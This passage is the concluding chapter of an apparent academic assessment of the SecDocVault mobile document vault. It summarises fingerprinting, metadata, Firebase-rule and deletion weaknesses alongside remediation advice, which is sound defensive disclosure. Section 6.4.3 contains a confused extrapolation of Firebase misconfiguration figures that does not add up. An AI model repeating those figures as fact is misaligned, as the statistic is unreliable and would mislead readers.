The following objectives were all completed: the literature review, STRIDE/LINDDUN threat model, multi-technique assessment (static and dynamic analysis, cryptographic validation, authentication and access-control testing, Firebase rules review), privacy-specific investigation (EXIF/metadata audit, SDK and dependency enumeration, forensic recovery of deleted documents from device and backend), CVSS-based prioritisation and the GDPR/HIPAA alignment review. Remediation advice was provided for every confirmed finding. All these are targeted towards fulfilling aspects of the objectives, so they can be also considered as achieved.

6.1.3 Contributions

1. A concrete implementation of a legal, cryptographic and anonymity assessment for a single application may serve as guidance for future related work.
2. The findings were well documented in a single catalogue with scripts to ensure reproducibility.
3. The gap between the stated and actual source-known artefact was evidenced and assessed of Practical guidance was developed on assessment of mobile applications on the subjects of anti-fingerprinting measures, metadata hygiene and secure-deletion.

6.2 The hypothesis

> *"A mobile document vault that correctly implements strong, standard cryptographic primitives can fail to meet its stated privacy and security guarantees due to the fact that the main weaknesses in such applications are found in the implementation detail, configuration,*

metadata handling and potential user identifiability rather than the algorithms chosen..” (P. 12)

The hypothesis was confirmed. SecDocVault uses AES-256-GCM, PBKDF2, hardware-backed Android Keystore, and these primitives passed validation. It nonetheless failed claims 3, 6, 8 and 9 outright and only partially satisfied claims 1, 2, 4, 5 and 7. Every one of the 33 privacy findings and all five MASVS findings of the assessment (MV-01 to MV-05) sit in the build configuration. A transitively introduced telemetry SDK, plaintext metadata, credential delivery over an unverified deep link, or an incomplete deletion path. Not one of those is an attack on the cipher.

6.3 Answers to the research questions

RQ1 — Anonymity and digital fingerprinting

“To what extent can a user of SecDocVault be identified, tracked or anonymised — through device fingerprinting, metadata leakage, backend account enumeration or traffic analysis — notwithstanding the encryption of document content. Secondly, is data the user has deleted genuinely unrecoverable?” (P. 13)

The user is identifiable in multiple ways that are not mitigated by encryption capabilities. However, deleted data is not fully unrecoverable.

1. No hardware or account-based identifier was utilised. MAC, IMEI, Build.Serial, Firebase Installation ID, sensor calibration and more are all the possible options and are all absent from source, dependencies and binary. Device identifiers do not survive reinstall (TA-06, pass).
2. Identifiability fails on other aspects. The release APK is signed with the public Android debug keystore (CVSS 8.8, the most severe finding in the assessment). A Google CCT/Clearcut telemetry transport, transitively utilised by the ML Kit OCR dependency is shipped in the build and even in guest mode, and transmits a fifteen-key device fingerprint to firebaselogging.googleapis.com (TA-01, TA-02, TA-03).
3. Traffic shape links sessions with no identifier. Ciphertext length is in a fixed proportion of plaintext length. Document sizes are recoverable during snooping to better than 0.5 %. No padding is present in the upload path, so an observer can recognise the same user across sessions and networks from upload sizes alone (TA-04). On the other hand, TLS/JA3-JA4 fingerprint identifies the networking stack rather than the application logic (pass).
4. The user collection is fully enumerable. The vaultUsers Firestore rule allows an unfiltered list to perform CRUD operations, so any authenticated account can

dump every user's email, public key and last-active timestamps in one request (TA-05).

5. Document metadata leaks identity, leaving EXIF, XMP, GPS, camera serial numbers for images. For .docx, in most cases OOXML author fields survive with no loss from any of the operations done by an application. In cases where metadata is absent, it is an accident of image re-encoding, not a planned feature (TA-07).
6. Deletion leaves residue at every layer. Plaintext copies are left by the file-browser ingestion path, an unauthenticated Firebase download token in the HTTP cache, wrapped-key envelope in plaintext AsyncStorage (TA-08), document id in Firestore's offline cache, per-document content key orphaned in the Keychain (TA-09, TA-11), as well as a seven-day bucket-level soft-delete retention of ciphertext which the client cannot override (TA-10). For that retention window, the backend holds ciphertext without its key while the device holds the key without its ciphertext.

RQ2 — Privacy and data protection

> *"Where does encryption stop being sufficient for legal privacy, and which data protection obligations does a cryptographically sound document vault still fail to meet?" (P. 13)*

Encryption only guarantees full protection for content bytes, other aspects of the data are handled as follows:

1. Document names, descriptions and file names are stored in firestore and AsyncStorage as-is (Art. 5 - minimisation and purpose limitation failure).
2. Good implementation defaults for key recovery, but automatic Firebase data collection is on by default with no notice (Art. 25 - data protection by default partial compliance).
3. There is strong file encryption but no explicit metadata protection (Art. 32 - partial compliance).
4. Content survives deletion since local unlinking is not sufficient for complete unrecoverable deletion (Art.17 - right to erasure failure).
5. No explicit handling for medical records makes their handling identical to any other documents by exposing their names and descriptions in cleartext in Firestore (Art. 9 / HIPAA - health data failure).

Encryption completely ends at the point of bytes protection, the layer chapter 2.2 predicted. "Zero-knowledge" approach is only true for documents themselves, not data around them.

RQ3 — Cryptography and its implementation

> *"What sources of cryptographic primitives are considered secure, what factors influence that statement?" (P. 13)*

Systematic and repeatable validation was executed. The cryptographic assessment confirmed the primitives being correctly instantiated, AES-256-GCM with a fresh random 12-byte IV per file and enforced authentication tag verified by CyberChef interoperability testing to determine the secureness of the implementations provided by dependencies. Many factors determining if the algorithm and its provider are trustworthy were discussed: build and distribution integrity (Thompson's transitivity of trust, Codecov breach, NIST SP 800-161r1), dependency provenance, algorithm-selection engineering trade-offs and the forward-dated harvest-now-decrypt-later risk that attaches to long-lived documents.

RQ4 — Synthesis

> *"Where does the gap between the application's stated privacy and security promises and its observed behaviour actually lie, and what best practices most effectively close it?" (P. 13)*

Core weaknesses are spread within the following aspects: implementation, configuration, dependency management and data lifecycle, not the algorithm selection. The discrepancies predicted in section 2.4 have materialised, deletion failed both forensically and for article 17, data minimalisation failed both legal and fingerprinting aspects and key management flow was undercut by a cached bearer token bypassing security rules even though cryptographically it was secure.

To close the gaps, first best practice would be structural movement of security aspects from configurable to default functionality. More specifically, the following practices are relevant:

1. Audit the dependency list and its purpose. Roughly a quarter of fingerprinting behaviour originates in SDKs whose purposes do not include it (Specter et al., 2025). SecDocVault showcased exactly that - telemetry arriving through a library in a codebase with no analytics of its own. Generating an SBOM covering both npm and native (Gradle/Maven) trees in CI would be a meaningful step.
2. Encrypt metadata, not just content. Document names, descriptions and original file names are often special-category data. Also, derive obscure object and storage names so paths leak nothing.
3. Make deletion cryptographic and reach every layer. Destroy the content key on delete (from every cache and the Keychain), remove recovery-backup

entries, overwrite or cryptographically erase local files multiple times rather than unlinking.

4. Strip file metadata explicitly at ingestion on every user path and format, never rely on incidental re-encoding.
5. Pad payloads to fixed size buckets before upload, ciphertext length otherwise leaks plaintext length and provides a per-user linkage channel that survives even perfect encryption.
6. Scope authorisation rules to the operation. A read or list rule that does not reference the document in some way, authorises a full-collection dump. Move existence lookups behind a key or a rate-limited, verified-caller server function and enable App Check.
7. Default to the protective state. Disable telemetry, ensure no automatic data collection, a first-run privacy notice and, where feasible, defer backend initialisation until an account exists so a "local-only" mode is structurally, not incidentally, silent for the cloud.

6.4 Comparison with similar research

SecDocVault represents a class of secure-storage or "vault" applications, which have been the subjects of published security analyses before this one. Benchmarking the results presented here against that literature, rather than only the foundation documents reviewed in Chapter 2, situates SecDocVault's risks within those established areas of concern. Two observations stand out in such a comparison. First, whereas the reviewed research consistently identifies cryptography as the weakest link of vault applications, SecDocVault's cryptographic protections are unusually strong. Second, despite that, SecDocVault reiterates from the inside several of the flaws identified in comparable applications: specifically, those related to the backend configuration and data lifecycle. The comparison thus serves to reinforce the central point of this thesis: cryptographic protection being correct does not isolate an application from risks to its confidentiality and integrity guarantees.

6.4.1 Security assessments of vault and secure-storage applications

The closest comparators for this research are the empirical security analyses of the vault-class applications. Zhang, Baggili and Breitinger (2017) reverse-engineered eighteen Android vault applications, representing around 220 million downloads, and uncovered several weaknesses. Notably, six of the eighteen studied applications did not encrypt the photos stored within them at all, encryption keys were sometimes hard-coded, and password recovery was possible in clear text; in addition, ten of the eighteen allowed recovering hidden data without rooting for the

application's filesystem. Ruffin, Lopez-Toledo, Levchenko and Wang (2022) analysed twenty popular vault applications for their ability to resist three levels of adversary, reporting that most failed even at the first: camouflage was superficial and easily peeled away, files were often protected by "hiding" or "encryption" (which turned out to be renaming or not actually encrypted), and only a few applications actually encrypted the data. Practitioner-led assessments also found similar issues: e2e-assure's report (2025) noted that, out of twelve photo vault applications checked, the stored images could be accessed with only physical access to a running instance of the app, and that, for some, image transfers out of the vault were made without transport encryption; S-RM's report (2025) highlighted that a popular "encrypted" gallery application actually embedded a recoverable plaintext thumbnail at the beginning of each "encrypted" file. Nash and Choo (2024) provide a survey and discussion of the literature, finding that, across all the three surveys, vault applications' weaknesses tended to be found in encryption, local storage and credential management.

SecDocVault's position against this literature is presented by the fact that it represents the opposite extreme on the axis of risk that this body of research tends to find. In particular, the analysis of its cryptography (Chapter 5) found that it correctly implements per-file AES-256-GCM with a fresh 12-byte IV and authentication tag, 32-byte random content keys, wrapping of these with PBKDF2-SHA256 and RSA-2048-OAEP-SHA-256 shared key, with no substitution of encryption for obscurity, hard-coded keys or clear text credentials of the kinds described in the surveilled literature. The significance of this finding to the current thesis is that, despite this, SecDocVault shares the general risk category of vault applications: 33 of its privacy-related and five MASVS-related findings were related to the configuration, processing of metadata and deletion lifecycle, rather than directly to cryptography. An assessment that only looked at the cryptography would not have found these weaknesses; consequently, a study that only looked at applications that did not have cryptographic weaknesses would not have demonstrated the thesis proposition. This comparison therefore isolates the contribution of the current assessment: it is a vault application that implements cryptography correctly, and thus represents an extreme on that axis of risk, but failed other tests of confidentiality and integrity, supporting the proposition that correct cryptography is not sufficient.

6.4.2 The rarity of correct cryptographic primitives

That SecDocVault's primitive-level result is unusual is established by the body of work on the insecurity of cryptography primitives in Android applications. Egele et al. (2013), in the first large-scale analysis of the vulnerabilities stemming from the

improper cryptographic practices, report that out of 10327 apps using cryptographic APIs identified among the total of 11748, 9165 (88%) had at least one instance of erroneous use of cryptographic primitives. From this baseline, an application that does not exhibit primitive-level errors becomes the exception, proving the rule. This fact has direct bearing on the analysis, as the lack of primitive-level mistakes to account for weakness in SecDocVault's encryption eliminates this potential explanation and shifts the search focus to problems in SecDocVault's configuration and management of primitives. The application under review, therefore, represents a stronger test-case for the thesis than the typical app studied in the body of research on cryptography misuse.

6.4.3 Backend exposure at ecosystem scale

The other relevant comparison is to the body of work on the exposure of backend data in the Firebase-driven apps. Multiple analyses employing both black-box and white-box scanning techniques have identified hundreds and thousands of mobile applications that have deployed security rules allowing unauthorized access to their databases. The scan by Diachenko et al. (Comparitech; 2020) targeting the 515735 Android applications and seeking apps with improperly configured privacy settings detected 4282 instances of personal information, access tokens, and other data being leaked due to the incorrect Firebase rules. These numbers extrapolate to approximately 24000 (4.8%) of all Firebase apps, or 515735 × 5 (roughly 2.5 million) affected applications; 4.22 billion installations are estimated to be impacted. Appthority (2018), in its analysis of the similar scale, reports several hundred thousand user records accessed by malicious actors, while Check Point (2021) has identified 2113 apps with misconfigured Firebase permissions, potentially affecting millions of users. The manner in which the vulnerabilities have been discovered is directly comparable to the findings of the SecDocVault assessment, as they stem from the open access defined in the rules for a particular collection or document.

The comparison goes both ways in terms of applicability to the SecDocVault analysis. On the one hand, SecDocVault confirms the findings of the black-box scanning technique by demonstrating, from the inside, that the pattern it identifies reflects a genuine design problem in a number of applications. The vulnerability in SecDocVault's Firebase configuration, namely the overly permissive vaultUsers rule set detected in TA-05, stems from the developer oversight that may well be routine in the field. The source-known perspective affords greater insight into the root cause, as it detects the specific rule causing the issue, which the outside perspective can only identify as the overly liberal permissions. Additionally, the presence of the email recipient lookup in the sharing functionality is precisely the reason the vaultUsers collection is populated with user data, thus connecting the exposed

information to the particular feature malfunction. It is this malfunction, in turn, that points to the design-stage mistake, which in turn is the reason for the vulnerability identified by the scan. On the other, the analysis of SecDocVault, an application with known security-focused development and employing end-to-end encryption in most of its features, drives home the point made by the large-scale analyses, namely, that such apps typically suffer from weaknesses in the configuration and management of their cryptography.

6.4.4 What the external comparison demonstrates

By virtue of being compared against these pieces of research, SecDocVault emerges as both the stronger vault-application example and the representative of the source-known perspective that complements the findings of the black-box analyses. The former role is performed by the application under review being a genuine E2EE implementation that employs the encryption properly for the most part. Symmetrically, it serves as the representative of the applications that utilise Firebase, a known weakness from the perspective of the literature review. Combined, SecDocVault's position as the higher-confidence example on both sides of the comparison allows it to demonstrate that an E2EE-secure application with no hardcoded cryptographic keys and secrets can still fail to meet the security practices in terms of its configuration, metadata management, and data deletion. This point, which provides the rationale for the choice of this particular application for assessment, is supported by the findings of the analysis. It demonstrates a source-known view of the practices that would be challenging to infer from the black-box inspection, which is why the analysis goes into detail concerning the design decisions that lead to the issues found. By providing such a perspective, which is limited to the single application but more comprehensive in terms of insight, the analysis compares and contrasts the two approaches, demonstrating the strengths and weaknesses of both. What it gains in specificity and detail it loses in generalisation, as the findings in this report only concern one application, albeit with the source code inspection. That limitation, combined with the opportunities for further analysis, is the focus of the discussion in the following section.

6.5 Limitations of the assessment

Testing was conducted on a limited number of devices that group members had in their use. For that reason the application was tested only with a limited set of hardware and operating system versions, making the outcomes less distinct and reproducible, as well as hiding possible limitations. Several tests that ideally require root privilege on the device (device-layer carving, factory-reset persistence) were

bounded to what run-as on a debuggable build can read from the app sandbox, so some statements may mean "not recoverable from the sandbox" rather than "not recoverable from the device". The limited-case, source-known design trades statistical generality for subjectivity of the assessment, and the authors' familiarity with the system is a confirmation-bias risk, meaning the aspects of the application with more obvious risks got assessed in more detail rather than equal assessment depth for all aspects, independent of original prejudgements. This is mitigated by applying external checklists (MASVS/MASTG) and by internal peer review.

6.6 Future work

1. Ensure remediation instructions are more complete: apply the per-finding fixes and re-test each to verify closure, then re-run the full assessment against the fixed build.
2. Extend the assessment to iOS and to a rooted-device forensic pass for the device-layer remanence tests.
3. Add the privacy regression tests (§6.5, item 10) to CI, and an SBOM.
4. Assess post-quantum readiness of the key-wrapping and sharing scheme against the harvest-now-decrypt-later model, given the long confidentiality lifetime of identity documents.
5. Design and test a metadata encryption scheme. Encrypt document names, descriptions and original file names, derive abstract object and storage paths, and measure the performance cost to facilitate maximum optimisation.
6. Integrate dependency analysis into the CI pipeline, allowing for timely and non-breaking version updates.
7. Extend the threat model beyond the average most likely table case to a compromised backend or a malicious co-tenant. Test whether the client's guarantees degrade gracefully under each.
8. Optimize stored data size both on the cloud and locally to speed up document processing.
9. Conduct a user study on the privacy expectations.

6.7 Conclusions and recommendations

SecDocVault chose its cryptographical algorithms well and implemented the primitives correctly, but it still does not keep several of the promises it makes to its users. The distance between claim and behaviour is real and measurable as testing has shown. Discrepancies lie almost entirely in configuration, metadata handling, third-party dependencies and the data lifecycle. This is the project's central finding,

which consistently holds across the legal, cryptographic and anonymity aspects of the assessment, consistent with the recent literature on deployed encrypted storage.

SecDocVault failed to fulfill its privacy guarantees:

1. At the configuration level, the debug-keystore feature was on by default (CVSS 8.8), telemetry was also enabled by default and vaultUsers were unfiltered allowing full enumeration (TA-05).
2. Metadata handling failure was caused by plaintext names, descriptions, filenames, remnant EXIF/XMP/GPS/OOXML (TA-07) and size-linkage (TA-04).
3. Third party dependencies featured transitive ML Kit leading to CCT/Clearcut fingerprint being active in guest mode (TA-01-03).
4. On the data lifecycle, the drawback was deletion residue at every layer (TA-08-11) and the un-overridable week-long retention (TA-10). This led to Article 17 failing forensically and legally.

For remediation, we recommend:

1. Restore build and distribution integrity: Play App Signing, App Check to resolve the CVSS 8.8 debug-keystorevulnerability.
2. Scope Firebase rules by the operation and user: remove the unfiltered vaultUsers list, move recipient lookup behind a rate-limited Cloud Function (TA-05).
3. Avoid the transitive telemetry transport, default to no collection by removing or reconfiguring the ML Kit, and embed SBOM in CI (TA-01–03).
4. Encrypt metadata, using opaque IDs: names, descriptions and filenames under the AES-GCM envelope, random Firestore and Storage paths (DP-01/02).
5. Implement cryptographically-backed deletion: destroy the content key everywhere (Keychain, AsyncStorage, recovery backup), remove offline cache and cached download token, and disclose the 7-day bucket retention (TA-08–11).
6. Enforce explicit metadata stripping at ingestion via every path and format, not accidental re-encoding (TA-07).
7. Pad uploads to fixed-size buckets (TA-04).

References

[1] IBM (2025) Cost of a Data Breach Report 2025. IBM Security. Available at: https://www.ibm.com/reports/data-breach (Accessed: 3 July 2026).

[2] NowSecure (2018) A Decade in, How Safe Are Your iOS and Android Apps? Available at: https://www.nowsecure.com/blog/2018/07/11/a-decade-in-how-safe-are-your-ios-and-android-apps/ (Accessed: 3 July 2026).

[3] Zaitseva, E., Hovorushchenko, T., Pavlova, O., & Voichur, Y. (2023). Identifying the Mutual Correlations and Evaluating the Weights of Factors and Consequences of Mobile Application Insecurity. Systems 2023, 11(5), 242; Available at: https://doi.org/10.3390/systems11050242 (Accessed: 3 July 2026) (NowSecure cited by: 17).

[4] Enterprise Strategy Group (2025) Mobile Application Security Cannot Be an Afterthought, commissioned by Guardsquare. Available at: https://www.guardsquare.com/press-release/research-mobile-application-security-cannot-be-an-afterthought (Accessed: 3 July 2026).

[5] OWASP (2024) OWASP Mobile Top 10 (2024). OWASP Foundation. Available at: https://owasp.org/www-project-mobile-top-10 (Accessed: 3 July 2026).

[6] Verizon (2025) 2025 Data Breach Investigations Report (DBIR). Verizon Business. Available at: https://www.verizon.com/business/resources/Tea/reports/2025-dbir-data-breach-investigations-report.pdf (Accessed: 3 July 2026).

[7] European Union (2016) Regulation (EU) 2016/679 (General Data Protection Regulation). Official Journal of the European Union. Available at: https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679 (Accessed: 3 July 2026).

[8] DLA Piper (2026) GDPR Fines and Data Breach Survey: January 2026. DLA Piper. Available at: https://www.dlapiper.com/en-ie/insights/publications/2026/01/dla-piper-gdpr-fines-and-data-breach-survey-january-2026 (Accessed: 3 July 2026).

[9] Pfitzmann, A. and Hansen, M. (2010) A terminology for talking about privacy by data minimization: Anonymity, Unlinkability, Undetectability, Unobservability, Pseudonymity and Identity Management. Version 0.34. Available at: https://dud.inf.tu-dresden.de/literatur/Anon_Terminology_v0.34.pdf (Accessed: 3 July 2026).

[10] Althouse, J., Atkinson, J. and Atkins, J. (2017) TLS Fingerprinting with JA3 and JA3S. Salesforce Engineering. Available at: https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967 (Accessed: 12 July 2026).

[11] Dey, S., Roy, N., Xu, W., Choudhury, R.R. and Nelakuditi, S. (2014) 'AccelPrint: imperfections of accelerometers make smartphones trackable', Proceedings of the Network and Distributed System Security Symposium (NDSS 2014). San Diego, CA: Internet Society. Available at: https://www.ndss-symposium.org/ndss2014/ndss-2014-programme/accelprint-imperfections-accelerometers-make-smartphones-trackable/ (Accessed: 12 July 2026).

[12] Eckersley, P. (2010) 'How unique is your web browser?', in Privacy Enhancing Technologies (PETS 2010), LNCS 6205. Berlin: Springer, pp. 1–18. https://doi.org/10.1007/978-3-642-14527-8_1

[13] FoxIO (2023) JA4+ Network Fingerprinting. Available at: https://github.com/FoxIO-LLC/ja4 (Accessed: 12 July 2026).

[14] Friedland, G. and Sommer, R. (2010) 'Cybercasing the joint: on the privacy implications of geo-tagging', Proceedings of the 5th USENIX Workshop on Hot Topics in Security (HotSec 2010). Washington, DC: USENIX Association. Available at: https://www.usenix.org/legacy/events/hotsec10/tech/full_papers/Friedland.pdf (Accessed: 12 July 2026).

[15] Kurtz, A., Gascon, H., Becker, T., Rieck, K. and Freiling, F. (2016) 'Fingerprinting mobile devices using personalized configurations', Proceedings on Privacy Enhancing Technologies, 2016(1), pp. 4–19. https://doi.org/10.1515/popets-2015-0027

[16] Laperdrix, P., Bielova, N., Baudry, B. and Avoine, G. (2020) 'Browser fingerprinting: a survey', ACM Transactions on the Web, 14(2), Article 8, pp. 1–33. https://doi.org/10.1145/3386040

[17] Narayanan, A. and Shmatikov, V. (2008) 'Robust de-anonymization of large sparse datasets', Proceedings of the 2008 IEEE Symposium on Security and Privacy. Oakland, CA: IEEE, pp. 111–125. https://doi.org/10.1109/SP.2008.33

[18] Reardon, J., Capkun, S. and Basin, D. (2012) 'Data node encrypted file system: efficient secure deletion for flash memory', Proceedings of the 21st USENIX Security Symposium. Bellevue, WA: USENIX Association, pp. 333–348.

Available at: https://www.usenix.org/conference/usenixsecurity12/technical-sessions/presentation/reardon (Accessed: 12 July 2026).
[19] Reardon, J., Basin, D. and Capkun, S. (2013) ‘SoK: secure data deletion’, Proceedings of the 2013 IEEE Symposium on Security and Privacy. Berkeley, CA: IEEE, pp. 301–315. https://doi.org/10.1109/SP.2013.28
[20] Reardon, J., Feal, Á., Wijesekera, P., Elazari Bar On, A., Vallina-Rodriguez, N. and Egelman, S. (2019) ‘50 ways to leak your data: an exploration of apps’ circumvention of the Android permissions system’, Proceedings of the 28th USENIX Security Symposium. Santa Clara, CA: USENIX Association, pp. 603–620. Available at: https://www.usenix.org/conference/usenixsecurity19/presentation/reardon (Accessed: 12 July 2026).
[21] Rocher, L., Hendrickx, J.M. and de Montjoye, Y.-A. (2019) ‘Estimating the success of re-identifications in incomplete datasets using generative models’, Nature Communications, 10, Article 3069. https://doi.org/10.1038/s41467-019-10933-3
[22] Shu, J., Zhang, Y., Li, J., Li, B. and Gu, D. (2017) ‘Why data deletion fails? A study on deletion flaws and data remanence in Android systems’, ACM Transactions on Embedded Computing Systems, 16(2), Article 61. https://doi.org/10.1145/3007211
[23] Simon, L. and Anderson, R. (2015) ‘Security analysis of Android factory resets’, Proceedings of the 4th Mobile Security Technologies Workshop (MoST 2015). San Jose, CA: IEEE. Available at: https://www.cl.cam.ac.uk/~rja14/Papers/fr_most15.pdf (Accessed: 12 July 2026).
[24] Sweeney, L. (2002) ‘k-anonymity: a model for protecting privacy’, International Journal on Uncertainty, Fuzziness and Knowledge-Based Systems, 10(5), pp. 557–570. doi:10.1142/S0218488502001648.
[25] Wei, M., Grupp, L., Spada, F.E. and Swanson, S. (2011) ‘Reliably erasing data from flash-based solid state drives’, Proceedings of the 9th USENIX Conference on File and Storage Technologies (FAST 2011). San Jose, CA: USENIX Association. Available at: https://www.usenix.org/conference/fast11/reliably-erasing-data-flash-based-solid-state-drives (Accessed: 12 July 2026).
[26] Wu, W., Wu, J., Wang, Y., Ling, Z. and Yang, M. (2016) ‘Efficient fingerprinting-based Android device identification with zero-permission identifiers’, IEEE Access, 4, pp. 8073–8083. https://doi.org/10.1109/ACCESS.2016.2626395
[27] Machanavajjhala, A., Kifer, D., Gehrke, J. and Venkitasubramaniam, M. (2007) 'l-diversity: privacy beyond k-anonymity', ACM Transactions on Knowledge Discovery from Data, 1(1), Article 3. https://doi.org/10.1145/1217299.1217302
[28] Li, N., Li, T. and Venkatasubramanian, S. (2007) 't-closeness: privacy beyond k-anonymity and l-diversity', Proceedings of the IEEE 23rd International Conference on Data Engineering (ICDE 2007), pp. 106–115. https://doi.org/10.1109/ICDE.2007.367856
[29] Specter, M.A., Christodorescu, M., Farr, A., Ma, B., Lassonde, R., Xu, X., Pan, X., Wei, F., Anand, S. and Kleidermacher, D. (2025) 'Fingerprinting SDKs for mobile apps and where to find them: understanding the market for device fingerprinting', Proceedings of the 2025 ACM SIGSAC Conference on Computer and Communications Security (CCS '25). Taipei, Taiwan: ACM. https://doi.org/10.1145/3719027.3744877
[30] Heid, K. and Heider, J. (2024) 'Haven't we met before? - Detecting device fingerprinting activity on Android apps', Proceedings of the 2024 European Interdisciplinary Cybersecurity Conference (EICC 2024). Xanthi, Greece: ACM. https://doi.org/10.1145/3655693.3655695
[31] Blankesteijn, M.B., Fukami, A. and Geradts, Z.J.M.H. (2023) ‘Assessing data remnants in modern smartphones after factory reset’, Forensic Science International: Digital Investigation, 46, Article 301587. https://doi.org/10.1016/j.fsidi.2023.301587
[32] Oh, D.B., Lim, S., Lee, S., Jo, Y., Choi, G., Kim, B. and Kim, H.K. (2026) 'Forensic analysis and evaluation of file-wiping applications in Android OS', Journal of Forensic Sciences. https://doi.org/10.1111/1556-4029.70174
[33] Menezes, A.J., van Oorschot, P.C. and Vanstone, S.A. (1996) *Handbook of Applied Cryptography*. Boca Raton, FL: CRC Press.
[34] Britannica (2026) *History of cryptology*. Available at: https://www.britannica.com/topic/cryptology/History-of-cryptology (Accessed: 4 July 2026).
[35] Thompson, K. (1984) Reflections on Trusting Trust. Communications of the ACM, 27(8), pp.761–763.
[36] Codecov (2021) Post-Mortem / Root Cause Analysis (April 2021). Available at: https://about.codecov.io/apr-2021-post-mortem/ (Accessed: 10 July 2026).
[37] Cybersecurity and Infrastructure Security Agency (CISA) (2021) Alert AA21-148A: Compromise of Codecov's Bash Uploader. Washington, DC: U.S. Department of Homeland Security.

[38] National Institute of Standards and Technology (NIST) (2022). Cybersecurity Supply Chain Risk Management Practices for Systems and Organizations. NIST Special Publication 800-161 Revision 1. Gaithersburg, MD: U.S. Department of Commerce.

[39] Bernstein, D. J., Duif, N., Lange, T., Schwabe, P. & Yang, B.-Y. (2012) High-speed high-security signatures. Journal of Cryptographic Engineering, 2(2), pp. 77–89.

[40] Bernstein, D. J. & Lange, T. (eds.) (ongoing) eBACS: ECRYPT Benchmarking of Cryptographic Systems. Available at: https://bench.cr.yp.to (Accessed: 3 July 2026).

[41] Bernstein, D. J. & Lange, T. (2013) Security dangers of the NIST curves. Presentation at the International Workshop on Elliptic Curve Cryptography (ECC 2013). Available at: https://hyperelliptic.org/tanja/vortraege/20130911-ECC2013.pdf (Accessed: 3 July 2026).

[42] Aumasson, J.-P., Neves, S., Wilcox-O'Hearn, Z. & Winnerlein, C. (2013) *BLAKE2: Simpler, Smaller, Fast as MD5*. In: *Applied Cryptography and Network Security (ACNS 2013)*, Lecture Notes in Computer Science, vol. 7954, pp. 119–135.

[43] Shor, P. W. (1997). *Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer*. SIAM Journal on Computing, 26(5), pp.1484–1509.

[44] Ducas, L., Kiltz, E., Lepoint, T., Lyubashevsky, V., Schwabe, P., Seiler, G. and Stehlé, D. (2018). *CRYSTALS-Dilithium: A lattice-based digital signature scheme*. IACR Transactions on Cryptographic Hardware and Embedded Systems, 2018(1), pp.238–268.

[45] Diffie, W. and Hellman, M.E. (1976) *New directions in cryptography. IEEE Transactions on Information Theory*, 22(6), pp. 644–654.

[46] Article 29 Data Protection Working Party (2014) Opinion 05/2014 on Anonymisation Techniques. WP216, 0829/14/EN. Adopted 10 April 2014. Available at: https://ec.europa.eu/justice/article-29/documentation/opinion-recommendation/files/2014/wp216_en.pdf (Accessed: 18 July 2026).

[47] Cavoukian, A. (2011) Privacy by Design: The 7 Foundational Principles - Implementation and Mapping of Fair Information Practices. Information and Privacy Commissioner of Ontario, Canada. Available at: https://iapp.org/media/pdf/resource_center/pbd_implement_7found_principles.pdf (Accessed: 18 July 2026)

[48] Danezis, G., Domingo-Ferrer, J., Hansen, M., Hoepman, J.-H., Le Métayer, D., Tirtea, R. and Schiffner, S. (2014) Privacy and Data Protection by Design - from policy to engineering. Heraklion: European Union Agency for Network and Information Security (ENISA). doi:10.2824/38623.

[49] Politou, E., Michota, A., Alepis, E., Pocs, M. and Patsakis, C. (2018) 'Backups and the right to be forgotten in the GDPR: an uneasy relationship', Computer Law & Security Review, 34(6), pp. 1247–1257. doi:10.1016/j.clsr.2018.08.006.

[50] Ruohonen, J. (2025) '"By design" principles considered harmful', Internet Policy Review. Available at: https://policyreview.info/articles/news/design-principles-considered-harmful/2030 (Accessed: 18 July 2026).

[51] Albrecht, M.R., Haller, M., Mareková, L. and Paterson, K.G. (2023) 'Caveat implementor! Key recovery attacks on MEGA', Advances in Cryptology – EUROCRYPT 2023, LNCS 14008. Cham: Springer, pp. 190–218. Available at: https://link.springer.com/chapter/10.1007/978-3-031-30589-4_7 (Accessed: 11 August 2026).

[52] Backendal, M., Haller, M. and Paterson, K.G. (2023) 'MEGA: malleable encryption goes awry', 2023 IEEE Symposium on Security and Privacy (S&P), pp. 146–163. Available at: https://eprint.iacr.org/2022/959 (Accessed: 11 August 2026).

[53] European Union (2024) Regulation (EU) 2024/1183 of the European Parliament and of the Council of 11 April 2024 amending Regulation (EU) No 910/2014 as regards establishing the European Digital Identity Framework ("eIDAS 2.0"). Official Journal of the European Union, OJ L, 30 April 2024. Available at: https://eur-lex.europa.eu/eli/reg/2024/1183/oj/eng (Accessed: 11 August 2026).

[54] Hofmann, J. and Truong, K.T. (2024) 'End-to-end encrypted cloud storage in the wild: a broken ecosystem', Proceedings of the 2024 ACM SIGSAC Conference on Computer and Communications Security (CCS '24), pp. 4123–4137. Available at: https://eprint.iacr.org/2024/1616 (Accessed: 11 August 2026).

[55] Kollnig, K., Binns, R., Dewitte, P., Van Kleek, M., Wang, G., Omeiza, D., Webb, H. and Shadbolt, N. (2021) 'A fait accompli? An empirical study into the absence of consent to third-party tracking in Android apps', Seventeenth Symposium on Usable Privacy and Security (SOUPS 2021). USENIX Association, pp. 181–196. Available at: https://arxiv.org/abs/2106.09407 (Accessed: 11 August 2026).

[56] Deng, M., Wuyts, K., Scandariato, R., Preneel, B. and Joosen, W. (2011) 'A privacy threat analysis framework: supporting the elicitation and fulfilment of privacy requirements', Requirements Engineering, 16(1), pp. 3–32. Available at: https://link.springer.com/article/10.1007/s00766-010-0115-7 (Accessed: 11 August 2026).

[57] DummyFiles (no date) DummyFiles [Online tool]. Available at: https://dummyfiles.dev/en/ (Accessed: 27 August 2026).

[58] Ookla (2026) Speedtest [Online tool]. Available at: https://www.speedtest.net/ (Accessed: 27 August 2026).

[59] GCHQ (2016) CyberChef: the Cyber Swiss Army Knife. Available at: https://gchq.github.io/CyberChef/ (Accessed: 28 August 2026).

[60] Diachenko, B. / Comparitech (2020) *Report: 4.8% of apps using Google Firebase databases are not properly secured*. Comparitech. Available at: https://www.comparitech.com/blog/information-security/firebase-misconfiguration-report/ (Accessed: 29 August 2026).

[61] e2e-assure (2025) *Android Photo Vault App Analysis (Part 1)*. Available at: https://e2e-assure.com/threat-intelligence/android-photo-vault-app-analysis-part-1 (Accessed: 29 August 2026).

[62] Egele, M., Brumley, D., Fratantonio, Y. and Kruegel, C. (2013) 'An empirical study of cryptographic misuse in Android applications', *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security (CCS '13)*. New York: ACM, pp. 73–84. https://doi.org/10.1145/2508859.2516693

